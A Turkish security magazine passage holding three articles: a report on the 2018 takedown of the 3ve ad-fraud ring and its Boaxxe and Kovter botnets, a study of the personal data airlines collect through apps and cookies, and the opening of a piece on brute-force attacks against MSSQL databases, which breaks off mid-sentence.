3ve ('Eve diye okunuyor') adlı reklam örgütü müşterilerine sattıkları reklamlara yüksek görüntülenme vaad ediyor. Kulağa gayet masum ve sıradan gelebilir ama reklamlar sahte web sitelerinde, sahte müşterilere gösteriliyor. Reklamları satın alan pazarlamacı şirketler bunun farkında olmadan rakamların gerçekten harika olduğunu görüyorlar ve 3ve'den daha fazla reklam satın almaya başlıyorlar. Halbuki her şeyi sahte olan 3ve'in tek sahi olan yanı 4 yılda yanına kalan 30 milyon dolar kâr. Üstelik o kadar başarılılar ki yıllardır hiçbir birim tek başına mücadele edememiş! Filmin sonunu söylemek gibi olacak ama FBI, ESET, Google, ABD Ulusal Güvenliği (ve 15 tane daha güvenlik şirketi) ancak bir araya gelerek Kasım ayında örgütü yargıya teslim ettiler.



An overview of the broader 3ve operation

Reklam Sahteciliği de Ne?

Dolandırıcıların genel olarak yaptıkları şey aynı: gerçek bir kullanıcı gibi davranan bir uygulama sitedeki linklere tıklar veya sayfadaki reklamları görüntüler ama tüm bu davranışlar otomatize şekilde gerçekleşir ve zararlı amaçlarla kullanılır. Reklam şirketleri kaliteli web sitelerini tercih edip reklamlarının çokça kullanıcı tarafından görüntülenmesini arzu ederler. 3ve bu isteği göz önünde bulundurarak değişik metotlar kullanarak reklamlara milyarlarca sahte görüntülenme sağlamış. İnsanların hiçbir zaman görmediği reklamlara şirketler dudak uçuklatacak paralar akıtmış. Ama şu da var ki günümüzde çoğu reklam şirketinin beklentisi olan yoğun görüntülemeyi oluşturmak için dolandırıcılar botlar tasarlayıp sahte trafik satarlar. Bundan herkesin haberi var ve bilinçli olarak birçok yayıncı bundan kaçınıyor.

Perde Arkasında Dönenler

Eğer 3ve yaygın olarak bilinen bir metot ise nasıl fark edilmeden onlarca yıldır milyon dolarlar biriktirecek kadar ayakta kalmış diye soruyor insan. Gelelim 3ve'in maharetlerine. Bu dolandırıcı çetesi 3 farklı operasyon üzerine kurulmuş. Bu operasyonların her biri, tespit edilmemek için değişik şekilde programlanmış ve mimarileri ayrı olup çeşitli bileşenlerden oluşturulmuştur.

Tamamen profesyonel bir uygulama şirketi gibi davranan 3ve'nin işletmecileri öyle bir risk yönetim sistemi kurmuş ki, sürekli test halinde olan işleyiş mekanizması her zorluğa direnç gösterebilmiş. Eğer operasyonlardan biri veya bir kısmı çökerse (ya da tespit edilirse) diğer kısımları hasar görmeden işlemeye devam edebiliyor.


Her operasyon görüntüleme ve tıklama almak için farklı yöntemlere başvuruyor. Mesela bazı operasyonlar botnet kiralarken, bir diğeri kendi botnet'ini ticari veri merkezlerine yüklüyor. IP adreslerini ele geçirip proxy kullanarak kaynak IP'yi gizlemekten tutun da botların gerçekten etkileşime girebilecek sahte web siteleri oluşturmaya kadar farklı yöntemler deneniyor.

Filmin en heyecanlı kısmı işte burada başlıyor. Tüm bunları yaptıkları üç ana metoda göz atalım: Boaxxe botnetleri, Kovter zararlısı ve ele geçirilen IP'ler.

3ve.1: Boaxxe

3ve.1 operasyonu Amerika ve Avrupa'da bulunan veri merkezlerine yüklenmiş Boaxxe adlı botlardan oluşuyor. Bu basitçe kodlanmış botlar bulundukları veri merkezlerinden binlerce otomatize web sitesini proxy üzerinden ziyaret ediyor. Yani kullanıcı arama motorunda özellikle bir kelimeyi aradığı zaman kullanıcının karşısına çıkacak sonuç Boaxxe kontrolündeki siteyle değiştiriliyor. Tabii bu da bir Firefox veya Chrome eklentisi veya Internet Explorer embedded modu sayesinde gerçekleşiyor. Boaxxe bu trafiği sanki kullanıcıdan çıkıyormuş gibi gösteriyor. 3ve de Boaxxe'in bu özelliğini sahtecilik için kullanıyor.

FBI'a göre 3ve örgütü veri merkezlerinde bulunan 1900 server'ı Boaxxe botlarını işletmek için kullanmış. Böylece 5000 web sitesi yayınlanarak reklamcılara veri merkezinden güvenilir imajı verilmiş. Botlar hem masaüstü hem mobil trafiği kopyalayarak bazen linklere tıklayıp bazen sadece görüntüleyerek canlı kullanıcı davranışı sergilemiş.




3ve.2: Kovter

Ama her yükselişin bir düşüşü oluyor. Reklam şirketleri Boaxxe botlarının bulundukları proxy ile değişen IP'leri tespit edip kara listeye alıyorlar ve 3ve.1 operasyonunun çalkantıya girmesine sebep oluyorlar. Ancak yazının başında da dediğim gibi 3ve dimdik ayakta durarak yeni bir taktik geliştirmiş. Bu da Kovter zararlısını kiralayarak botların işlemesine devam etmek olan ikinci operasyon: 3ve.2.

Kovter email eklentisi ve indirme ile bilgisayarlara yayılan bir zararlı. 3ve.2 operasyonunda kullanıcının bilgisayarında göremediği gizli bir Chromium Embedded Framework (CEF) tarayıcısı altında çalışan Kovter botneti ile kullanıcının bilgisayarından sahte web sitelerine ziyaretler gerçekleşiyor. Siteler yüklendiğinde burada bulunan reklamlarla botlar iletişime geçiyor ve zararlı içeren makine bu gizli tarayıcı ile kullanıcı farkında olmadan 3ve dolandırıcı örgütünün bir aracı haline geliyor.

Kovter 2014 yılında ESET tarafından bir ransomware olarak tespit ediliyor. Ancak Kovter zararlısı zamanla dolandırıcı zararlısına dönüşüyor. Bu yazılımın en can alıcı özelliği ise eğer Kovter bir ağ gözetimi uygulamasının çalıştığını tespit ederse anında sahte trafik göndermeye başlıyor. Eğer Windows Görev Yöneticisi açılırsa, Kovter otomatik olarak kendi işlemini sonlandırıyor. Zararlı payload'unu Windows Registry'de (kayıt defteri) şifreleyerek görünmezliğini ilan ediyor. Daha bitmedi. Kovter işlemlerini sistem kullanılmazken veya monitör kapalıyken gerçekleştiriyor. Ayrıca tüm görsel ve ses efektlerini maskeleyerek kullanıcının fark etmesini tamamen engelliyor.




Araştırmacılara göre 3ve çetesi, baş belası Kovter zararlısı ile 700 bin bilgisayara özel botlar yerleştirmiş. Böylece 3ve.1 operasyonundaki veri merkezleri yerine zararlı bulaşmış bilgisayarlar ile sahte reklam görüntüleme ve tıklama olayına kusursuz bir şekilde devam edilmiş.

3ve.3: IP Ele Geçirme

İlk bakışta üçüncü operasyon ilkiyle neredeyse aynı. Ama iki fark var. Birincisi bu operasyonda ilkine göre çok daha az veri merkezi botu kullanılmış. İkincisi de 3ve işletmecileri yine bu operasyonda başka veri merkezi server'larını kiraladıkları için yerel bilgisayar ağlarını kullanmamışlar. Yani sonuç olarak Kuzey Amerika ve Avrupa'da 1 milyonun üzerinde IP adresi kontrolleri altına geçmiş böylece çıkış katmanını bu IP'ler olarak değiştirmişler.

Yerel zararlı bulaştırılışmış bilgisayarlardan ziyade bu üçüncü operasyon çıkış node katmanına bağlı hareket ediyor. Bu da 3ve dolandırıcı örgütünün sonunu getirmiş. Çünkü her ne kadar yine reklamlar çok görüntüleme alıyor olsa da tespit edilmeleri çok daha kolay olmuş. Google'ın raporuna göre, bu operasyon reklam sahteciliklerini çok daha verimli hale getirmiş çünkü veri merkezleri doğal olarak yerel bilgisayarlardan çok daha yüksek bant genişliği sunuyor.




Ve Baskınlar Başlasın!

Google, 3ve'nin tüm yapabileceklerinin farkına geçen sene vardığını açıkladı. İncelemeye devam ederken birçok reklam platformu ve siber güvenlik şirketinin de aynı örgütün operasyonlarıyla ilgilendiğini gördü. Böylece sektördeki şirketler ile koordine bir takım çalışması teklif edip 3ve'nin yaygın ağını sonlandırmaya odaklandı. Zaten böylesine bir baskın ancak birkaç takımla beraber gerçekleşebilirdi.

Takım deyip de geçmemek lazım aslında. Filmin polis rolünde olan oyuncular yıldızlar geçidi zira: Microsoft, ESET, Symantec, Proofpoint, Trend Micro, F-Secure, Malwarebytes, CenturyLink, MediaMath, White Ops, Amazon, Adobe, Trade Desk, Oath, The Shadowserver Foundation…

Bu kovalamacanın başlangıcı 3ve'nin temellerini oluşturan tüm altyapıların senkronize olarak bozulması ile oldu. Böylece 3ve her seferinde yaptığı gibi tekrar büyüyemedi. Aşağıdaki tabloya göre koordineli çalışma başladıktan sadece 18 saat sonra trafiğin neredeyse sıfırlandığını görebilirsiniz.



Incoming 3ve.2 bid requests (via OpenRTB protocol)


Elbette böylesi bir çetenin çözülmesi için hukuki süreç de başlatıldı. Altı Rus ve iki Kazak suçlu 3ve'nin ana işletmecileri olarak dünyanın muhtelif bölgelerinde tutuklandı. Elektronik dolandırıcılık, kara para aklama, kişisel bilgilerin çalınması, bilgisayarlara haksız girme gibi birçok suçtan yargılanmaktalar.

Ya Benim De Bilgisayarım Böyle Bir Suça Alet Oluyorsa?

FBI'a göre aşağıdaki tavsiyelere uyarsanız gelecekte böyle suçların sticker'lı cool laptoplarınızdan gerçekleşmesini önleyebilirsiniz. **NOT:** Bu tavsiyeler sadece bu örnek için değil, güvenli internet dolaşımı için her zaman yapmanız gerekenler:

- Antivirüs programını güncel olarak kullanın.
- E-maillerinize gelen her linke tıklamayın.
- Parolalarınızı zorlaştırın ve periyodik aralıklarla değiştirin. Her bir platform için farlı bir parola seçmeyi unutmayın.
- İşletim sisteminizi ve uygulamalarınızı güncelleyin.
- Anti-malware araçları kullanın.

Eğer içinize bir kurt düştüyse, kaynaklarda geçen US-CERT linkinde şüpheli bilgisayarların içinde Boaxxe veya Kovter'in nerede olduğu hakkında geniş bilgi yer alıyor. Aşağıdaki haritaya göre Kovter zararlısı bizim yaşadığımız topraklara kadar gelmiş.



Ve Perde

Google'ın raporuna göre, 3ve operasyonu günde üç milyardan fazla reklam isteği, 60 bin sahte reklam satan profil, 10 bin sahte site oluşturmuş ve bin veri merkez server'ında çalışıp 1 milyondan fazla IP adresi ele geçirmiş. Filmin bitme zamanı gelmiş de geçmiş bile.

Peak metrics, including ad traffic volumes and other volumes observed over the course of 3ve's investigation.

Reklam sahteciliği botnetleri uzun zamandır ortalıkta dolanıyor ve dünya çapında reklamcılara ciddi zararı dokunuyor. 3ve boyutunda bir dolandırıcı şirketine son vermek internetin ekosistemi için bir hayli kritik. İkinci sayımızda yayımlanan 'Google AdSense ile Gelirinizi Bine Katlayin' yazısı bu botların aslında ne kadar basit bir mantık ile çalıştığını gözler önüne seriyor. Okumanızı mutlaka tavsiye ederim.

Bol reklamlı gezintiler dilerim!

Kaynak:

https://security.googleblog.com/2018/11/industry-collaboration-leads-to.html

https://www.welivesecurity.com/2018/11/27/3ve-online-ad-fraud-disrupted/

https://www.us-cert.gov/ncas/alerts/TA18-331A

https://services.google.com/fh/files/blogs/3ve_google_whiteops_whitepaper_final_nov_2018.pdf

Foto: Pexels

Ferhat Dikbıyık - fdikbiyik@gmail.com

Havayolu Şirketleri Hangi Kişisel Bilgileri, Neden Topluyor?

"Uçak bileti fiyatları için arama yaparken en düşük fiyatları görmek için her zaman tarayıcınızı gizli modda açın."[1]

Her şey uçak bileti alırken ucuz bilet bulmak için verilen yukarıdaki öneriyi görmem ile başladı. Arkasındaki mantık gayet basitti. Ne kadar çok tekrar eden arama yaparsanız fiyatlar o kadar yükselir. Bu nedenle geçmiş aramalarınızı gizlemek için tarayıcınızı gizli modda açmanız arama geçmişinizi arama yaptığınız siteden gizleyecektir. Peki gerçekten bu kadar mıydı? Havayolu şirketleri fiyatlandırma için başka hiçbir bilgiyi kullanmıyor muydu?

1 "How to Book the Cheapest Flight Possible to Anywhere," Jen Avery, Kasım 2018, https://thriftynomads.com/booking-cheapest-flight-possible-anywhere/

Bu bilgiyi sosyal medyada paylaştığımda, her zaman kullandığınızdan farklı bir tarayıcı kullanmak, çerezleri[2] silmek, vb. birçok başka ipuçları da gönderildi bana. Bu ipuçları da aynı mantığa dayanıyordu. Uçak bileti arama geçmişinizi havayolu şirketinden saklamak. Fakat eğer havayolu şirketleri fiyat belirlemede - başka diğer birçok faktörün yanında- bilet arama geçmişinizi de kullanıyorlarsa bir şekilde kişisel bir bilgiyi kullanmış olmuyorlar mı? Bu durumda kullandıkları başka kişisel bilgiler de var mıdır?

Tüm bu ipuçlarını ve havayolu şirketlerinin toplayabilecekleri kişisel bilgilerle ilgili olarak görüşlerimi sosyal medyada paylaştığımda hatırı sayılır bir ilgi çekti ve tartışmalar oluşturdu. Bu nedenle gerçekten kişisel bilgilerin uçak bileti fiyatlandırmalarında kullanıp kullanılmadığını derinlemesine araştırmaya karar verdim. Elbette farklı endüstrilerdeki birçok şirket mobil uygulamalar, web analitik araçları, çerezler, vb. programlarla kişisel bilgileri topluyorlar. Fakat, havayolu şirketleri halihazırda zaten dinamik fiyatlandırma yapmaktalar. Yani, örneğin otobüs biletlerinden farklı olarak, aynı koltuk için farklı fiyatlar belirleyebilmektedir. Bu nedenle fiyatlandırma yaparken havayolu şirketlerinin kişisel bilgileri kullanması daha olası (ve daha oportünistik).

İlk araştırmalarımda The Telegraph'da yayınlanmış bir makaleye denk geldim[3]. Makalenin başlığı havayolu şirketlerinin uçak bileti fiyatlarını çoktan kişiselleştirildiğini ima ediyordu:

"Havayolları kişisel bilgilerinize göre koltuk fiyatlarını belirlemeye başlıyorlar- fakat bu yasal mı?"

Makale Şubat ayında yayınlanmıştı ve fiyatlandırma için havayolu şirketlerinin hangi verileri kullanabileceklerine dair bazı ipuçları veriyordu.

"...havayolu şirketleri dinamik fiyatlandırmanın - ya da ücret ayrımcılığının- cazibesine her geçen gün daha da kapılıyorlar. Bu sayede çerezler ve müşteri hesapları gibi online teknolojiler potansiyel müşterilerin maaştan yaşa kadar bilgilerini topluyor ve onlara bir koltuk için tekil, kişiselleştirilmiş fiyat sunuyor. "

Makale ayrıca Havayolu Tarife Yayın Şirketi'nin (Airline Tariff Publishing Company - ATPCO) 2015'de yaptığı aşağıdaki açıklamasını alıntılıyarak bazı büyük havayolu şirketlerinin kişiselleştirilmiş fiyatlar konusunda çok hevesli olduğunu iddia ediyor.

"Yalnızca çok geniş bir bölümlemeyi yönetmek yerine, [Müşteri İlişkileri Yönetimi] 'nin gelir yönetimine uygulanması, daha ayrıntılı bir seviyede fiyatlandırma kabiliyetine yol açacaktır: 'kim soruyor?' seviyesi."

Birçok büyük havayolu şirketinin ücret belirlemede ATPCO'yu kullandığını not düşüp havayolu şirketlerinin hangi bilgileri toplayabileceği sorusuna geri dönelim. Eğer bir havayolu şirketinin web sitesine kayıt olursanız, bu hakkınızdaki bilgileri toplamayı kolaylaştırır. Hakkınızda belirli miktarda (kendi rızanız ile verdiğiniz) bilgiye bir kere sahip olduklarında medeni durumunuz, finansal durumunuz, vb. geri kalan bilgileri de üçüncü taraf veri şirketleri yolları ile elde etmeleri zor olmayacaktır. Fakat bu yazının konusu, zaten kayıt olmuş ve rızasıyla bir takım bilgilerini vermiş kişiler değil. Bu araştırma daha çok uçak bileti aramak için bir havayolu şirketinin web sitesini ziyaret eden veya mobil uygulamasını indiren ve henüz herhangi bir bilgiyi farkında olarak vermemiş olan kişilerle ilgilidir. Bunun için dünyanın farklı bölgelerinden aşağıda listelenen 14 büyük havayolu şirketini araştırdım.

2 Çerez: Belirli bir web sitesini tekrar ziyaret ettiğinizde sizi hızlıca tanımlamaya yarayan küçük text dosyaları


3 "Airlines are starting to price their seats based on your personal information – but is it legal?" Hugh Morris, Şubat 2018, https://www.telegraph.co.uk/travel/news/dynamic-fare-pricing-airline-ticket-personalisation/

1- AIR FRANCE
2- AMERICAN AIRLINES
3- ANA
4- AIR CANADA
5- BRITISH AIRWAYS
6- DELTA AIRLINES
7- IBERIA
8- KLM
9- LATAM
10- LUFTHANSA
11- SAS
12- SWISS AIR
13- TURK HAVA YOLLARI
14- UNITED AIRLINES


Veri toplamanın en kolay (ve muhtemelen sinsi) yolu, mobil uygulamalar iledir. Bu yüzden, öncelikle bu havayolu şirketlerinin yayınladığı mobil uygulamalarını araştırdım. Google Play Store'da araştırmaya konu olan şirketlerin mobil uygulamalarını buldum ve uygulamalar tarafından talep edilen izinleri kontrol ettim. Sonuçları aşağıdaki grafikte özetlemeye çalıştım.

Bazı izinler birçok uygulama tarafından istenen artık oturmuş izinler olabilir, bir kısmı da uygulamanın verimli kullanılabilmesi için gerekli olabilir. Fakat, hesapları bulma, ekleme veya çıkarma, rehbere erişim, ses kaydetme, vb. izinler açıklaması zor olan izinlerdir. Uygulamaya verdiğimiz her bir izin ile daha fazla bilgi sunuyoruz.

Havayolu şirketlerini mobil uygulamalardan talep ettikleri istedikleri izinlere göre sıraladığımda, Hollanda'nın KLM şirketi 25 izinle en çok izin talep eden şirket olurken, Japon ANA şirketi 7 izinle en düşük şirket oldu. Eğer bir havayolu şirketi yedi izinle ilgili mobil uygulama işlemlerini yapabiliyorsa, diğer bir havayolu şirketini yaklaşık 3,5 kat daha fazla izne niçin ihtiyaç duyar? Avrupa Birliği'nin AB vatandaşlarının kişisel bilgilerini korumak için yakın zamanda yürürlüğe koyduğu Genel Veri Koruma Yönetmeliği (General Data Protection Regulation - GDPR) düşünüldüğünde bazı Avrupa-merkezli şirketlerinin diğerlerinden daha fazla izin istemesi oldukça şaşırtıcı.



*Havayolu şirketlerine ait olan mobil uygulamaların talep ettiği izin sayıları.




*Büyük havayolu şirketlerinin mobil uygulamalarınca istenen izinler.

Daha sonra bu havayollarının web sitelerine incelemeye aldım. Web siteleri çerezler ve üçüncü taraf web analitik araçları ile bilgi toplarlar. Bu havayolları sitelerine farklı ülkelerden erişim sağlamış görünmek için VPN bağlantıları kullanarak farklı ülkeden ziyaretçilere bir farklılık olup olmadığını anlamaya çalıştım. Bu şekilde GDPR'ın etkilerini görmek daha mümkün oldu.


Avrupa'dan erişim sağladığınızda bir takım onay formları çıkıyor ve bu şekilde web sitesi tarafından toplanan bilgiler üzerinde bir seviyeye kadar kontrol sahibi olabiliyorsunuz. Bir web sitesini ziyaret ettiğinizde hangi bilgilerin toplandığını görmek için gizlilik politikalarını (privacy policy) kontrol etmeniz gerekir. Bazı gizlilik politikalarına erişmek kolayken, bazıları için - örneğin United Havayolları - bir iki tıklama ile bu politikalara erişmek mümkün olmayabiliyor.

Avrupa-merkezli bir havayolu şirketinin web sitesine girdiğinizde açılır pencere (pop-up window) ile GDPR nedeni ile çıkan onay formlarına bazı örnekler aşağıdaki resimlerde görülebilir. GDPR, varsayılan olarak gerekli olmayan veri toplama izinlerini işaretsiz olarak çıkarılmasını gerekli kılar. Bu nedenle açılır pencere ekranı fonksiyonel çerezleri (web sitesinin doğru çalışması için gerekli olan bilgiler için) işaretli gelirken diğerleri işaretsiz görünmektedir. Şimdi GDPR tarafından korunmadığınızı ve tüm bu çerezlerin izin almaksızın çalıştığını varsayın. **Sizin hakkınızda bilinebilecek veya tahmin edilebilecek bilgileri düşünün. Örneğin, Safari Web tarayıcısı kullandığınızı biliyorlarsa, MacBook kullandığınızı ve bundan dolayı da finansal olarak daha yüksek fiyatlarda bileti karşılayabilecek durumda olduğunuzu tahmin edebilirler.** Daha önce söylediğim gibi mutlaka bu şekilde olduğunu iddia etmiyorum ama olabileceklere işaret ediyorum.




*Air France'in çerez onay formu

Peki ya Avrupa-merkezli olmayan şirketler? Japon havayolu şirketi, All Nippon Airways (ANA), Avrupa müşterilerinden toplanan bilgilerin kısa bir listesini veriyor. Bu "Çerez Kullanım Sayfası" AB üyesi bir ülkeden bağlandığınızda çıkıyor sadece. Bu liste ile ilgili olarak bir sorum var: "Kişiselleştirilmiş sayfalardan veriler" hangi verileri içeriyor?



*Lufthansa çerez onay formu



Gizlilik Politikasında, ANA daha açık bir şekilde aşağıdaki bilgileri topladığını ifade ediyor;

…müşteri ismi, adresi, telefon ve faks numarası, e-posta adresi, iş irtibat bilgileri (şirket ismi, bölümü, ünvanı, adresi, telefon ve faks numarası), posta adresi, üye kart tipi, üye servis yeterliliği, üye alanı, mil durumu, kredi kartı numarası ve son kullanma tarihi, tekerlekli sandalye ihtiyacı ve diğer özel ayarlamalar, uçuş rezervasyonu ve iptali bilgisi, uçağa biniş durumu, vs.


*ANA'nın Avrupa müşterilerinden topladığı bilgiler listesi

Bu bilgilerden bazıları elbette bilet alınırken veya alındıktan sonra toplanan/istenen bilgiler gibi duruyor. Sanırım çoğunluğu gerekli. Fakat en sondaki "vs." (etc.) kelimesi daha fazla toplanan bilgiler olduğunu gösteriyor.

Havayolu şirketleri tarafından kullanılan çerezlerin fonksiyonel çerezler, analitik (web sitesini ziyaretiniz sırasındaki aksiyonlarınızı takip eden) çerezler, bilgi amaçlı (ülke, dil, tarayıcı tipi, vb. bilgiler) çerezler ve üçüncü taraf veri şirketleri tarafından yönetilen üçüncü taraf taraf çerezler olarak sınıflandırabileceğimizi görebiliriz.


Üçüncü taraf çerezleri üstünde havayolu şirketlerinin bir kontrolü bulunmamasına rağmen yine de bilgilerinizi bu şirketlerce toplanmasından rahatsızlık duymazlar.

Air Canada şirketi web sitelerinde kullanılan çerezleri benzer bir sınıflandırmaya tabi tutar.



*Air Canada tarafından kullanılan çerez bilgisi

ABD-merkezli şirketlere geldiğimizde ise işlerin biraz değiştiğini görebiliyoruz. Öncelikle, bazı şirketler için Avrupalı müşteriler için açılır pencerelerle siteye girer girmez GDPR kurallarınca ortaya çıkan bilgiler diğer ülkelerden bağlananlar için gösterilmemektedir ve hangi bilgilerin toplandığını bulmak için biraz derine inmeniz gerekiyor. United Havayolları web sitesinde verilen üçüncü taraf analitikleri ile ilgili açıklamalar havayolu şirketlerinin (web sitesini ziyaretiniz sırasında toplanan) bilgilerinizi niye üçüncü taraflarla paylaştıklarına dair ipuçları veriyor. Bu üçüncü taraf veri toplayıcıları bilgilerinizi farklı sitelerden toplanan bilgiler ile ilişkilendirebilir ve sizin bir profilinizi çıkartabilirler. Daha sonra bu profil analizlerini havayolu şirketleri gibi abonelerine geri satabilirler.


https://www.united.com/ual/en/us/fly/privacy.html#tcm:76-4411

and information on how to opt out of Google Analytics is available at https://tools.google.com/dlpage/gaoptout.

Opting out of one or more NAI or DAI members means that only those particular members will no longer deliver targeted content or ads to you. It does not mean you will no longer receive any targeted content or ads on our websites or other non-United websites. If your browser is configured to reject cookies when you visit one of the above referenced opt-out pages and then you erase your cookies, use a different computer or change web browsers, your NAI or DAI opt-out may no longer be active.

Third-party analytics


We also use automated devices and applications, such as Google Analytics, to evaluate the use of our websites and apps and the services we provide. We use these tools to gather information about users to help us improve our services, performance and user experiences. These analytics providers may use cookies and other technologies to perform their services, and may combine the information that they collect about you on our websites with other information that they have collected. This Policy does not cover such third parties' use of the data.

Your access to your information

If you are a MileagePlus member, you can create, view or update your MileagePlus account by accessing it through the MileagePlus profile section on united.com or by calling 1-800-421-4655. You may also update information relevant to your use of our mobile application(s) through the app itself.

*United Havayolları web stiesindeki üçüncü taraf analitikler ile ilgili bilgiler

Gizlilik Politikasında, United Havayolları hakkınızda toplanan bilgileri listeliyor. Bu listede *"Web sitemizden ve mobil uygulamamızdan gelen kullanıcı ve eylem verileri"* de görülüyor.


https://www.united.com/ual/en/us/fly/privacy.html#tcm:76-4411

Information we collect about you

United collects and maintains personal information about you directly from you (both online and offline) and automatically when you use our sites and third party sites, including when you make travel arrangements, contact us, complete a survey, register for the MileagePlus program, participate in a promotion, or otherwise interact with us.

The type of information we collect about you depends on your particular interaction with us, and includes the following information, as applicable:


- Name;
- Contact information;
- MileagePlus number and security information;
- Gender and date of birth;
- Payment information (e.g., credit card information);
- Passport information and photograph;
- Government ID or redress number;
- Images;
- Travel preferences and special requests;
- Purchase information (including both travel and non-travel purchases);
- User and activity data from our websites and mobile applications;
- Survey responses; and
- Tax identification number of promotion or survey winner, depending on the value of the prize.

*United Havayolları tarafından bir web sitesi ziyaretçisi ile ilgili toplanan bilgiler listesi

Web sitelerinde yayınlanan gizlilik ve çerez bilgileri bazı durumlarda bulunması oldukça zor olmakta ve birçok ziyaretçi bu bilgileri üstünkörü geçmektedir. GDPR ile birlikte bu tür veri toplama bilgileri daha fazla görünür oldu ve veri mahremiyeti ile ilgili farkındalığın artmasını sağladı.


Araştırmanın son aşamasında, bu web sitelerinin kullandığı teknolojilere bir göz attım. Bunun için Wappalyzer'dan yardım aldım. Wappalyzer[4] bir web sitesinde kullanılan teknolojileri (sadece Javascript'leri değil, Java kütüphanelerinden framework'lere kadar tüm teknolojileri) tespit eden bir servis sunuyor.

4 https://www.wappalyzer.com/



*Büyük havayolu şirketlerinin ana web sitelerinden kullanılan teknolojilerin sayısı

Sadece web sitesindeki 3. taraf Javascript'leri bulan bir program olsa daha faydalı olurdu ama Wappalyzer da bu araştırma için yeterli. Yalnızca sonuçların süzülmesi ve sınıflandırılması gerekiyor. Bu nedenle sınıflandırma teknolojiler arasından süzülen Javascriptin Wappalyzer tarafından nasıl tanımlandığına bağlı olarak yapıldı. Daha sonra da şu kategoriler incelendi: Reklamcılık ağları, analitik, önbellek (cache) araçları, sorun izleyiciler, pazarlama otomasyonları. Elbette tüm bu kategorilerdeki araçların bilgi topladığını iddia etmiyorum, ama büyük olasılıkla topladıklarını varsaymak da yanlış olmayacaktır.



*Büyük havayolu şirketlerinin ana web siteleri üzerinde ziyaretçi verilerini muhtemelen toplayan teknolojilerin sayısı

Bu üçüncü taraf araçlar sadece mahremiyet noktasında değil siber güvenlik bakış açısı ile de oldukça kaygı vericidir. Son zamanlardaki siber saldırılarda bu tür üçüncü taraf Javascriptler üzerinden yapılan saldırılardaki artış kayda değer. Özellikle, Magecart saldırganları, British Havayolları, Newegg ve TicketMaster müşterilerinin kişisel bilgileri ve ödeme verilerini Javascript zafiyetlerini kullanarak elde etti. RiskIQ analistleri MageCart saldırılarının izini sürdüler ve bu konu ile ilgili kapsamlı bir rapor hazırladılar[5]. Geçtiğimiz haftalarda bir kriptopara borsası (gate.io) yine web analitik için kullanılan üçüncü taraf Javascriptler üzerinden saldırıya uğradı ve saldırganlar müşterilerin Bitcoin'lerini çalmayı başardılar[6].

2015 yılında, havayolları şirketlerinin web sitelerine yapılan siber saldırılar sadece ödül puanlarının toplanması motivasyonu ile yapılmıştı (United, American ve British havayollarına 2015'de yapılan saldırılar gibi). 2016 ve 2017 yıllarında ise Aisana, Vietnam ve Hong Kong Havayollarına yapılan saldırılarda görüldüğü gibi saldırganların motivasyonu yolcu bilgilerinin çalınması olarak değişti. Fakat 2018'e geldiğimizde motivasyon yolcu bilgilerinin yanı sıra kredi kartı bilgilerinin de çalınmasına evrildi.

Bu sene gerçekleşen iki büyük siber saldırı, British ve Cathay Pacific Havayollarına yapılan saldırılar, bu durumu ortaya koyuyor. Örneğin British Havayollarına yapılan saldırıda 380 bin müşterinin kredi kartı bilgileri çalındı.

Toparlamak gerekirse, havayolları veya onların çalıştıkları diğer üçüncü taraf kurum ve kuruluşlar sizin hakkınızda temel seviyede işlemler için aslında toplanması çok da gerekli olmayan birçok bilgi toplanmaktadır. Tüm bu bilgiler havayolları şirketleri tarafından ücretlerin belirlenmesinde kullanılmakta mıdır? Emin değilim. Peki kullanmak istiyorlar mı? Kesinlikle!

5 "Inside Magecart: RiskIQ and Flashpoint Release Comprehensive Report on the Assault on E-Commerce," RiskIQ, Kasım 2018, https://www.riskiq.com/blog/external-threat-management/inside-magecart/

6 "Third-Party Attack on Cryptocurrency Exchange Gate.io," NormShiel, Kasım 2018, https://www.normshield.com/third-party-attack-on-cryptocurrency-exchange-gate-io/

Ömer Faruk Çolakoğlu - ocolakoglu@gmail.com

Veri Tabanı Saldırıları ve Korunma Yöntemleri

Siber güvenlik denilince aklımıza hep web üzerinden yapılan saldırılar geliyor. Yani dışarıdan yapılan saldırılar. Haydi biraz kafanızı karıştırayım.

"Düşman ya içerideyse?"

Yani sizin her gün çay kahve içtiğiniz kişi aslında sizin verilerinizin peşindeyse?

Her gün bu paranoya ile geçer mi? İnsan psikolojisini bozacak derecede büyük bir şüphecilik durumu.

Tabii ki herkesten şüphelenmeyeceğiz. Ama bu durum önlem almamıza da engel değil tabii ki.

Şimdi düşünün. Bir veri tabanınız var diyelim MSSQL Server. Burada şirketinizin finans, muhasebe, AR-GE, ürün tasarımı gibi çok önemli verileri var. Bu verilerin güvenliği üç tür tehlikeye maruz kalabilir:

1.Veriler silinebilir.

2.Değiştirilebilir.

3.Rakip firmanın eline geçebilir.

Hangisi daha tehlikeli, hangisi daha riskli firmaya göre kişiye göre değişir tabii. Ama risk risktir.

Veri tabanlarına saldırılar birçok yöntemle yapılabilir. Ama ben burada rastgele parola deneme yöntemi olan Brute Force saldırılarından bahsedeceğim.

Normalde bir veri tabanı sisteminde sistemin sürekli yanlış parola girildiğinde bir saldırı olduğunu tespit etmesini bekleriz.

Aşağıdaki sahneyi hepimiz biliriz. Kemal Sunal'ın Şabanoğlu Şaban filminden parola sorma sahnesi.

İkili arasında şu diyalog geçer.

-3'e kadar sayacağım çabuk parolayı söyle! 1!

-Parolaaaa «Şey»

-Parola «Şey» değil 2!

-Parolaaaa «Dur bulucam»

-Parola "Dur bulacam" da değil 3!

-Hah! Buldum. "Başak"

-Bilemedin "Şafak"!

Olması gereken bir durumun örneğidir aslında bu diyalog. Şayet bir kişi parolayı üç kez yanlış giriyorsa girmek bloklanmalıdır.

Gerçekte durum nasıl bir de ona bakalım.

Bir MSSQL veri tabanı sisteminde istediğiniz kadar yanlış parola girmenize izin verilir. Yani sizin kötü niyetli olup olmadığınızı algılamaz. Bununla alakalı bir ayar da yoktur. Sistem bize bu fırsatı veriyorsa saldırgana kalan sürekli farklı kombinasyonları deneyerek doğru parola bulmaya çalışmaktır.

Bir MSSQL veri tabanına giriş için ihtiyacınız olanlar şunlardır.

1.Fiziksel bağlantı

2.1433 portunun açık olması

3.Kullanıcı adı

4.Parola

Şimdi düşünelim.

SQL sunucunuz internete açık değil. O zaman saldırgan dışarıdan saldıramaz. Çünkü fiziksel bağlantı yok.

SQL sunucunuz internete çıkabiliyor ama 1433 portu kapalı. Fiziksel bağlantı var ama port kapalı yine giremez.

SQL Sunucunuz internete çıkabiliyor ve evden VPN'siz bağlanmak için 1433 numaralı portu açtınız. Bu durumda sal-

